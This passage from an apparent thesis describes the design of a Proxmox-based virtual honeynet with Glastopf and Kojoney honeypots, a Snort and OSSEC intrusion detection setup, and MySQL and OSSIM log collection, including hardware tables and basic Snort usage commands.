A configuration file is used to tell honeyd what kind of operating system is desired, how it does respond to closed ports and what kind of service is listening on which port. Honeyd is capable of binding a script to a network port. The script can be a standard shell script which simulates a certain service.

2.5.9 HoneyC

HoneyC is a low interaction client honeypot / honeyclient that allows to identify malicious servers on the web. Instead of using a fully functional operating system and client to perform this task (which is done by high interaction client honeypots, such as Honeymonkey or Honeyclient), HoneyC uses emulated clients that are able to solicit as much of a response from a server that is necessary for analysis of malicious content. HoneyC is expandable in a variety of ways: it can use different visitor clients, search schemes, and analysis algorithms.

HoneyC consists of three components, Visitor, Queuer, and Analysis Engine. The Visitor is the component responsible to interact with the server. The Visitor usually makes a request to the server, consumes and processes the response. The Queuer is the component responsible to create a queue of servers for the Visitor to interact with. The Queuer can employ several algorithms to create the queue of servers (for example crawling, search engine integration). The Analysis Engine is the component responsible to evaluate whether security policy have been violated after the Visitor interacted with the server[20].

2.5.10 Nepenthes - the finest collection

Nepenthes is a low interaction honeypot like honeyd or mwcollect. Low Interaction Honeypots emulate known vulnerabilities to collect information about potential attacks. Nepenthes is designed to emulate vulnerabilties worms use to spread, and to capture these worms. As there are many possible ways for worms to spread, Nepenthes is modular.

Nepenthes is quite usefull to capture new exploits for old vulnerabilities. As Nepenthes does not know these exploits, they will appear in the logfiles. By running these captures against a real vulnerable machine one can gain new information about the exploit and start writing an Nepenthes Dialogue.

2.5.11 The MySQL Server

In the previous subsections we discussed tools that use in the honeynet, here we will discus about MySQL server, because after you finished your honeynet set up, then next, you should think how data should be collected and stored for the analysis purpose. MySQL is a relational database management system (RDBMS) that runs as a server providing multi-user access to a number of databases.

MySQL ships with a suite of command-line tools for tasks such as querying the database, backing up data, inspecting status, performing common tasks such as creating a database, and many more. Much of MySQLś appeal originates in its relative simplicity and ease of use, which is enabled by an ecosystem of open source tools such as phpMyAdmin.

2.6 Virtual Honeynet

In the previous sections, we discussed the generation of honeynets. In this section, we will discuss virtual honeynets, or honeynets that can be deployed on a single computer system. Virtual honeynet is the idea to combine all the different physical elements of a honeynet into a single computer, using virtualization software. The advantage of virtual honeynets are reduced cost and easier management, as everything is combined on a single system. Instead of taking eight computers to deploy a full honeynet, you can do it with one. however, this simplicity comes at a cost:

- Virtual honeynets come with increased risk: Specifically, attackers may be able to compromise the virtualization software and take over the en-

tire honeynet, giving them control over all the systems. This would give them the ability to bypass all data-capture-control mechanisms.

- There is the risk of fingerprinting: Fingerprinting is the ability to remotely or locally identify the honeynet for its true purpose. Virtual honeynets have signatures that make them unique (primarily as a result of the virtualization mechanisms). Attackers can potentially identify these signatures, thereby detecting the true purpose of your honeynet.

2.6.1 The proxmox virtualization tool

Now days there are so many virtualization tool, some of the best free virtualization tools are easily accessible from the web. They are oriented towards increasing server, operating system and desktop efficiency along with making the entire PC-using experience more user-friendly. These best free virtualzation tools help in increasing efficiency of major applications. Many such tools have been put forth by open source communities and by noted IT solutions vendors like Microsoft and Sun [25].
Proxmox Virtual Environment is an easy to use Open Source virtualization platform for running Virtual Appliances and Virtual Machines [7]. Proxmox VE is optimized for performance and usability. For maximum flexibility, the following virtualization technologies are installed by the bare metal ISO-installer.

- Container Virtualization (OpenVZ): This is the preferred technology for running Linux servers as it is the fastest approach. OpenVZ is container-based virtualization for Linux. OpenVZ creates multiple secure, isolated containers (otherwise known as CT, VEs or VPSs). Each container performs and executes exactly like a stand-alone server; a container can be rebooted independently and have root access, users, IP addresses, memory, processes, files, applications, system libraries and configuration files.
- Full Virtualization (KVM): KVM (for Kernel-based Virtual Machine) is a full virtualization solution on x86 hardware containing virtualization extensions (Intel VT or AMD-V CPU is needed). Each virtual machine has private virtualized hardware: a network card, disk, graphics adapter, etc. KVM is a similar to XEN, but KVM is part of Linux and uses the regular Linux scheduler and memory management.
- Paravirtualization (KVM): KVM supports paravirtualization for device drivers to improve I/O performances.

2.7 The Analysis

Honeynets are an effective tool at containing and capturing blackhat activity. However, the true potential of a honeynet is unfulfilled unless this data is

turned into useful information. There must be a process for capturing the data and converting it into the tools, tactics, and motives of blackhats. This process is called data analysis.

The Purpose and Value of Data Analysis

Data analysis is a process that involves the analysis and correlation of multiple types of data at multiple layers. The purpose and value of data analysis is being able to extract different types of data and then turn that data into valuable information. Within honeynet, it can be different types of applications designed to capture and identify attackers activity. For example, honeywalls are type of firewall used to capture and control connections flowing in and out of the honeynet from the internet. An intrusion detection system (IDS) can be placed within the honeynet to alert us of hostile traffic entering and leaving the honeynet.

Data analysis is the eye of the honeynet. It allows as to know our attacker without our attacker knowing. Multiple layers of data analysis such as reverse engineering, network forensics, and computer forensics are used to capture and analyze the binaries or tools of our attackers, identify behaviour about our attackers and their tools.

Capturing Different types of Data Within The Honeynet

There are many types of data collection within a honeynet, including the following:

- Firewall logs
- Network binary logs
- Snort intrusion detection alerts
- System logs
- Ossec intrusion detection alerts

Firewall Logs

Looking the firewall log has more efficient for helping us to identify the activities of our attackers. This information includes:

- The source IP address of our attacker
- The destination IP address
- The protocol being used in the attack The destination port our attacker is probing

We can take this data and present it in a format that is even easier to view and understand. That means, it is possible to inject the information we need from the raw IPTables firewall log into our MYSQL database, so we can view the data from centralized console. Thus, can be easier to analyze and understand.

Snort Intrusion Detection Alerts

Snort is an Open Source, network-based intrusion detection system for windows and UNIX system. Snort inspects packets passing through a honeynet. As the packets pass through the honeynet, Snort inspects the packets against a set of Snort rules or signatures. when a packet is matched against a rule, an alert is generated and logged to the database.

Snort purpose is to detect traffic in the honeynet that is known as being malicious and then to alert us so we know about it. Most importantly, with snort alerts, we want to drill into the alert so we can analyze the contents of the header and payload. the presentation of the information associated with the snort alert is simple to view and understand. By injecting the snort alerts into a ceneralized database and using the data viualization tools, we decrease the time to analyze the alerts and the packets associated with these alerts.

System logs

This type of logging monitors different aspect of each individual honeypot at an application layer rather than at the network layer. With this type of logging we can see how the system reacts to the attacks and at times even see the results from these attack. There are many thing you can learn from this type of logging, including:

- How did the attacker get in? It is common to see an overflow in the system log itself. it is also common for the attacker to come in with user privileges with one exploit and then use another exploit to escalate privileges to obtain root access.
- Where did the attacker come from? This can sometimes be useful when attacker use standard protocol such as TELNET, SSH, or FTP to attack the system. This protocols uses the system log to capture the source IP of the attack.

- What is the system activity? System logs record such activity as system reboots, critical for some attacks to work; interfacing going into promiscuous mode, when a sniffer is activated; and certain services being stopped or started.

Chapter 3

Experimental Design and Methodology

The following chapter will describe the methodology used to conduct the experiment that used to perform the problem statement. The chapter will discuss in detail the following points:

- The architecture
- The design and goal of the experiment
- The hardware and software requirement
- The packages used to conduct the experiments
- Way of data collection

3.1 The Architecture

To achieve the desired goal of the problem statement, first, we should design our network architecture that will lead us to the main set up.

Figure 3.1 shows the architecture of our network set up, as you see from the architectural figure the network set up has four sections, each section will be discussed below:

3.1.1 The Gateway

The gateway has two network interfaces, eth0 links to the external (connects to the internet) and eth1 link to the internal (connects to the honeypots, databases,



Figure 3.1: The architecture of the network.

and network analyzer).

All other guest machinies in the network will pass through the gateway. The gateway has IDS and is responsible for data capturing. The firewall inside the gateway allows any incoming traffic from the outside. Thus, an attacker can go further inside the network to the honeypots behind the gateway.

3.1.2 The Honeypot

In this architecture we do have two types of honeypots set up. The first is honeypot with IDS and the second honeypot without IDS. More discussions will be given in the design section.

3.1.3 Mysql Database

The honeypot logs data (attackers activity on the honeypots) will be collected and stored to the mysql server. The mysql server should be more secure so as

not to be attacked by the attackers.

3.1.4 Ossim Collector

OSSIM grants the network with a detailed view over each and every aspect of the network.

3.2 The Design and Goal of the Experiment

In this section the detail design of the architecture will be presented. The main goal of this experiment was to create a network set up that attracts to attract the attackers. The set up emulates services that enables the attackers and the attackers realize that the system is giving real services, so they try to break the system by using whatever skill they have. As a result we created a chance to see and monitor what the attackers are doing.

Thus, this paper will concentrate on studying the behaviour of the attackers from the back door. Before we go to the design sub section, we should have a sub section that will discuss about the virtual honeynets and the proxmox tool that we are going to use to create our network set up.

3.2.1 Virtual Honeynets and Proxmox

A virtual honeynet is the idea to combine all the different physical elements of the honeynet into a single computer, using virtualization software (proxmox in our case). It is a solution that allows you to run everything you need on a single computer. The virtualization software– like proxmox allows you to run multiple operating systems at the same time on the same hardware.
For proxmox to work, I installed a software package (the virtualization software) on the physical computer, called the host system. The advantage of the virtual honeynets are reduced cost and easier management, as everything is combined on a single system. Instead of taking eight computers to deploy a full honeynet, we can do it with only one. However, this simplicity comes at a cost:

- Virtual honeynets come with increased risk: Specifically, attackers may be able to compromise the virtualization software and take over the entire honeynet, giving them control over all the systems. This would give them the ability to bypass all data-captured and data-control mechanisms.

- There is the risk of fingerprinting: Fingerprinting is the ability to remotely or localy identify the honeynet for its true purposes. Virtual honeynets have a signature that make them unique (primarily as a result of the virtualization mechanisms). Attackers can potentially identify these signatures, thereby detecting the true purposes of our honeynet.

Normally, we have two catagories of virtual honeynets: self-contained and hybrid. Of the two, self-contained are the more common and easy to deploy, and we selected this catagory for this experiment.

Self-Contained Virtual Honeynets

A self contained virtual honeynet is all honeynet functionality (including the honeypots) virtually contained on a single, physical system. A honeynet network typically consists of a firewall gateway for data control and data capture, and the honeypots within the honeynet. Figure 3.2 shows the self-contained diagram.



Figure 3.2: Diagram of a self-contained virtual honeynet

Figure 3.2 shows the self-contained diagram. Here we do not need extra computers for the gateway as a hybrid virtual. Some advantages of self-contained virtual honeynets:

- They are "plug and catch" systems. We can build standardized honeynets and easily deploy them throughout a large network. This makes

deployment much easier, as you are physically deploying and connecting only one system.

- They are cheap and take up little space. We only need one computer for a self-contained virtual honeynet, which cuts down on your hardware expenses.

However, there is also disadvantage, if something goes wrong with the hardware, the entire honeynet could be out of commission.

Proxmox

For this experiment we selected proxmox as virtualization tool. In the past, most of honeynet projects were done using vmware as the virtualization tool. No honeynet experiment has been done using this virtualization tool(proxmox). Virtualization tools have their own different vulnerabilies from a security aspect. So, it is preferable to work with this virtualization tool (proxmox) than vmware for this honeynet set up. Even though to see the vulnerability of virtualization tool is not the main goal of the experiment , it enables us to see the attackers activity on this platform.

To do our experiment the full virtualization technology was selected, because of its features needed for this experiment.For more detail how to install and configure proxmox refer to appendix C.

3.2.2 The Design

In the above section and subsections we have seen the architecture of the network and the platform respectively. Here we will discuss more detail on design parts and components that we are going to install.

Honeypot Services

We can separate the architectural design into two parts as follows:

1. A system which gives a service with IDS (Intrusion Detection System)
2. A system which gives a service without IDS (Intrusion Detection System)

This way of design enables us to see how the attackers behave on both secure and insecure systems. The attackers may use different ways on both systems and that helps to analyse and secure a system in a different way than we expect. To do the experiment two honeypot services are selected. The first one is a web server honeypot and the second one is an ssh server honeypot. The reason why these two services selected is that they are common targets of attack and the survey study shows that most of the time attackers are focused on these two services. Currently, attacks against web applications make up more than 60 percent of the total number of attempted attacks on the Internet [37].

3.2.3 The Glastopf Web Server Honeypot

Currently there are four major web application honeypots: HIHAT, DShield Web Honeypot Project, Google Hack Honeypot and PHPHoP (which is no longer maintained and only of historical interest) [35]. These honeypots have one major thing in common: All of them use modified templates from real web applications to pretend that they are vulnerable and attractive for attackers. From these web applications glastopf was selected for this experiment, this is due to the following reasons:

- Capable of emulating thousands of vulnerabilities to gather data from attacks that target web applications.
- Glastopf supports multistage attacks, a vulnerability emulator and list of vulnerable requests, rather than the modified web app templates used by search engines to attract more attacks over time.
- The honeypot looks very similar to a real victim and eventually will entice more manual and more complex attacks.
- All of the other honeypots use the template approach with its inherent disadvantage associated with maintenance and continued development.

Figure 3.3 shows the general functionality of glastopf. As we see from this figure the honeypot works like a normal web server. Someone sends a request to a web server, the request gets processed, maybe writes to a database or the file system, and replies to the attacker. But the main goal is to provide a proper reply for every request from the attacker - to convince him that we are vulnerable.

Figure [**?**] shows how attack get handled by the web server honeypot. It outlines the entire process and provides a detailed overview of how components work together. Glastopf supports GET, POST and HEAD. Glastopf answers HEAD requests with a generic web server header. If we get a POST request, the entire content submitted is stored. Most of the time, Glastopf will handle



Figure 3.3: General functionality of glastopf overview

GET requests.

RFI is remote file inclusion and it handles remote file attacks. It will send the request to the disc and also send to it's emulator. LFI is Local file inclusion the attacker tries to use a vulnerability to obtain security critical system information or to execute previously injected code. If the attacker tries to include system files like passwd or shadow, Glastopf replies with a dynamically generated file, similar to the requested one, to provoke and encourage further attacks.

Every time when honeypots are attacked, the attacker leaves behind a request. The request contains the path to a vulnerable file of the attacked application. This special string is also called a dork. That is what the attackers are looking



Figure 3.4: Flowchart of how an attack gets handled by Glastopf

for when they are searching for new victims.

The Central Database Daemon is a small Python script on top of a MySQL database accepting submissions from Glastopf sensors.

3.2.4 The Kojoney SSH Server

The second service which was selected for this experiment was an ssh honeypot server. In addition to the above subsection reasons, it is important to study for system administrators to study ssh honeypot activity because SSH provides mechanisms for remote access or remote file transfer, attacks against SSH typically either attempting to gain remote access to a system or to cause a denial of service condition [29]. We have two of the most common and known SSH honeypots and these are kojoney and kippo. Kippo is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker.

Kojoney is a wonderful low interaction SSH honeypot written in Python. It is written in Python and based on the Twisted and Conch libraries that provide

SSH server and TCP/IP support. Kojoney sets up a very real SSH server in our host machine, but when an attacker authenticates to Kojoney they are trapped in the honeypot rather than passed on to a shell [21]. This means after an attacker logs in they can only interact with Kojoney, not the actual host system. Kojoney can be configured with any number of user accounts and password that it will allow to successfully authenticate. Kojoney will record attempts to authenticate, including failed login attempts, and monitor attacker IP and accounts tested.

Kojoney comes with two binaries, kojreport and kojreport-filter, that can be used to generate reports of connection attempts, files downloaded, and commands issued in kojoney. The easiest way to observe these reports is to simply run the kojreport command with different options.

By extending Kojoney you can easily increase its "interactivity" to make it more like a high interaction honeypot while retaining the safety of utilizing a low interaction honeypot. Because Kojoney is written in Python it's easy to look through the codebase and understand what is going on under the hood. Kojoney was selected for this experiment as SSH honeypot server, because we can control the attackers activity, and can also mange it easily by editing the configuration files.

INTRUSION DETECTION SYSTEMS

For honeypot with intrusion detection system, we selected OSSEC as the host based intrusion detection system and Snort as the network intrusion detection system. Snort enables us to capture attackers activity within the system, by using barnyard2 tool we can read the binary files (attackers activity in the specified honeypot machine). Snort will be installed also on the gateway in addition to the honeypots. This helps to capture the overall attackers activity throughout the network. Installing and configuring the IDS will be discussed later under the software section.

The MySQl Server and The AlienVault Network Analyzer

After we completed the design of the honeypots, the next step is thinking about how to collect the data and where should we put the collected data. Storing the collected data on the same machine is not recommended, if that machine is compromised we may lose the data. So, we should to store the collected data on another machine and this machine should be more secure.

For the storage purpose, additional machine should be created and this machine (mysql server) collects log file from all honeypot machines and stores them on the corresponding database.

The last thing left to the design is the AlienVault (OSSIM) part, this helps for analyzing purposes. It will collect data form agents, in this experiment the honeypots are agents and the Ossim host is the server. OSSIM will collect data from each OSSEC agent and Snort agent (since ossim does not support glastopf and kojoney log file, we will use ossim only to capture the entire network activity and this helps to give additional information when we analyse the honeypot log activity). It will perform the analysis of the network traffic from different aspect (for example: from the ip address aspects, from signature based aspect, and others).



Figure 3.5: Flow designe of the network

Figure [**?**] shows a flow design of our network for this experiment. As you see from the figure when an attack comes it will pass through the gateway and then to the destination. All honeypot data will be sent to the mysql database, ossec and snort data from honeypot with intrusion system will be sent to ossim. The gateway captures all traffic through the network.

3.3 The Hardware and Software Requirements

On the above sections and subsections we have completed the architecture and detailed the design of the set up. Under this section the hardware that is required on each system and the software packages that are used to do the experiment will be presented.

The Hardware requirement

Motherboard	BIO	CPU	System memory	ATA Disk	Ethernet interface	Ethernet interface
product: 0HR330	vendor: Dell Inc.	product: Intel(R) Core(TM)2 CPU 6600 @ 2.40GHz	physical id: 1000	product: Maxtor 6B200M0	physical id: 1	physical id: 2
vendor: Dell Inc.	physical id: 0	vendor: Intel Corp.	slot: System board or motherboard	vendor: Maxtor	logical name: vmbr0	logical name: vmbr1
physical id: 0	version: 2.3.1 (05/21/2007)	physical id: 400	size: 8GiB	physical id: 0.0.0	serial: 00:1a:a0:a3:c8:64	serial: 9e:ac:e5:4a:a5:53
serial: ..CN1374075F	size: 64KiB	bus info: cpu@0		bus info: scsi@2:0.0.0	capabilities: ethernet physical	capabilities: ethernet physical
	capacity: 960KiB	slot: Microprocessor		logical name: /dev/sdb		
		size: 2400MHz		version: BANC		
		width: 64 bits		serial: B41DY1PH		
		clock: 1066MHz		size: 189GiB (203GB)		

Figure 3.6: Hard ware requirment of the main host machine

Hardware requirement of Guest machines (all honeypot machines and MySQL server)

Hardware requirement of OSSIM (The AlienVault hardware requirements)

BIOS Information	Chassis Information	Processor Information	Memory Device	System Boot Information
Vendor: Bochs	Manufacturer: Bochs	Socket Designation: CPU 1	Total Width: 64 bits	Status: No errors detected
Runtime Size: 96 kB	Type: Other	Type: Central Processor	Data Width: 64 bits	
ROM Size: 64 kB	Lock: Not Present	Family: Other	Size: 512 MB	
Characteristics:	Version: Not Specified	Manufacturer: Bochs	Form Factor: DIMM	
BIOS characteristics not supported	Serial Number: Not Specified	ID: 23 06 00 00 FD FB 8B 07	Set: None	
Targeted content distribution is supported	Asset Tag: Not Specified	Version: Not Specified	Locator: DIMM 0	
BIOS Revision: 1.0	Boot-up State: Safe	Voltage: Unknown	Bank Locator: Not Specified	
	Power Supply State: Safe	External Clock: Unknown	Type: RAM	
	Thermal State: Safe	Max Speed: 2000 MHz	Type Detail: None	
	Security Status: Unknown	Current Speed: 2000 MHz		
	OEM Information: 0x00000000	Status: Populated, Enabled		
		Upgrade: Other		

Figure 3.7: Hard ware requirment of the guest machine

The AlienVault hardware requirements will basically depend on the number of events per second and the throughput of the network that we want to secure. As a minimum requirement it is always advisable to have at least 4GB of Ram. You may have to increase the available RAM memory based on the network throughput, the number of events that the AlienVault is processing

and the amount of data that needs to be stored in the database. In order to achieve maximum performance, it is essential to use only those applications and components that will be useful to you in each case.

3.4 Software

```
Host system: Linux version 2.6.32-4-pve (unknown) (root@oahu)
(gcc version 4.3.2 Debian 4.3.2-1.1) )

Guest system: Linux version 2.6.32-5-amd64 (Debian 2.6.32-31)
ben@decadent.org.uk) gcc version 4.3.5 (Debian 4.3.5-4) )
```

The following different packages were required on the different machines for doing the experiment.

3.4.1 Basic Packages on the Gateway

Gateway OS

The first step to having the gateway we should create the guest machine on the main host machine. In order to do that, download the iso image file of debian (debian OS is selected to work this experiment, debian-6.0.0-amd64-netinst.iso). Upload the file to your virtualization tool (proxmox) and create the virtual machine by using this iso image file. After you reply to different questions on the installation process, finally you will finish and the virtual machine will be created. The next step after you create the virtual machins is to install and configure different packages accordingly. The following sub sections are some of the basic packages that should be installed on the virtual machine, that enables this virtual machine to work as the gateway.

Bridge-utils

This following configures the gateway to work as bridge for the internal networks.

```
Brige-utils: Package: bridge-utils
         Priority: optional
         Installed-Size: 172
         Maintainer: Santiago Garcia Mantinan <manty@debian.org>
         Architecture: amd64
```

```
Version: 1.4-5
Depends: libc6 (>= 2.7-1)
Size: 32700
```

Snort

Snort is a very powerful tool, an open source IDS and is known to be one of the best IDS on the market even when compared to commercial IDS. Like Tcpdump, Snort uses the libpcap library to capture packets that also enables real time traffic analysis and logging. By doing protocol analysis, it helps to identify different types of attacks and probes. It has two major components:

- Detection Engine or Snort Engine: is the most important part of snort, it performs detection of intrusion activity in a packet and takes appropriate action based on its rule. Depending upon how powerful your machine is, load of the network, and how many rules you have defined, it may take different amounts of time to respond to different packets [34].
- Snort Rules: Are the conditions specified by a Network Administrator that differentiate between normal activities and malicious activities.
- Basic Structure of Snort Rules: All Snort Rules have two logical parts, rule header and rule options. The rule header contains information about what action a rule takes. The option parts contains additional criteria for matching a rule against data packet. The following example will give you more detail about a Snort rule.

```
Example of Snort Rule: alert icmp any any -> any any
(msg: "Ping with TTL=100";  ttl: 100;)
```

The part of the rule before the starting parenthesis is called the rule header. The part of the rule that is enclosed by the parentheses is the options part. The header contains the following parts, in order:

alert: is the action, an alert will be generated when condition are met.
icmp: is the protocol, this rule will be applied only on ICMP-type packets.
any any (to the left of the sign -¿): they are source address and source port respectively. In this example both are 'any' which means that the rule will be applied on all packets coming from any source. Of course port numbers have no relevance to ICMP packets.
Direction: It means that the rule will be applied on packets traveling from

source to destination.
any any (to the right of the sign -¿): they are destination address and port.
The options part enclosed in parentheses shows that an alert message will be generated containing the text string 'Ping with TTL=100' whenever the condition of TTL(Time To Live)=100 is met.



Figure 3.8: Snort architecture

The following will describe more on snort installation and setup [10]:

- Install Snort pre-requisites - libpcap, libdnet, and DAQ
- Install, configure, and start Snort, for installation and configuration of snort refer to Appendix A.

Snort can be run in one of three mode:

1. Sniffer Mode: Captures packets on the wire and dumps them to your screen (console)

a. Command (shows only TCP and IP headers): ./snort -v

b. Command (shows data as well): ./snort -vd

c. Command (shows data link layer headers as well): ./snort -vde

2. Packet Logger Mode: Captures packets and logs them to a disk file

a. Command: ./snort -dev -l /var/log/snort/

b. Command (log in binary mode - faster): ./snort -dev -l /var/log/snort -b

c. Command (to replay saved data): ./snort -dvr /var/log/snort/packet.log

3. Network Intrusion Detection System (NIDS) Mode: the most complex and configurable configuration, which allows Snort to analyze network traffic for matches against a user-defined rule set and performs several actions based upon what it sees. To enable Network Intrusion Detection System (NIDS) mode so that you do not record every single packet sent down the wire, try this:
./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf

   Where snort.conf is the name of your rules file. This will apply the rules configured in the snort.conf file to each packet to decide if an action based upon the rule type in the file should be taken. If you do not specify an output directory for the program, it will default to /var/log/snort.

4. Inline Mode: snort also can be use as IPS (intrusion prevention system), this will be explained later under the honeynet section.

MySQL Server

MySQL server should be installed and set up in order to collect package captured by snort. Installation and set up methodology attached as Appendix A.

Install barnyard2

Barnyard2 improves the efficency of snort by reducing the load on the main detection engine by allowing barnyard2 to handle by inserting events in to the MYSQL database [38]. Detailed configuration attached as an Appendix A.

Install BASE

BASE is the Basic Analysis and Security Engine. It is based on the code from the Analysis Console for Intrusion Databases (ACID) project. This application provides a web front-end to query and analyze the alerts coming from a SNORT IDS system. BASE installation and configuration detail is attached as Appendix A.

3.4.2 Basic Package on Honeypot-webserver with IDS

As we did for the gateway, we should create a new virtual machine from the debian iso image file, and that virtual machine will be our honeypot-webserver. On this guest machine we need to install and configure the following basic tools, and these tools make the machine work as honeypot-webserver with IDS:

- Honeypot-Webserver
- NIDS, Snort
- HIDS, Ossec

Honeypot Webserver (Glastopf)

From different honeypot webserver, Glastopf is selected, the reason why Glastopf is selected will be discussed on the design section.
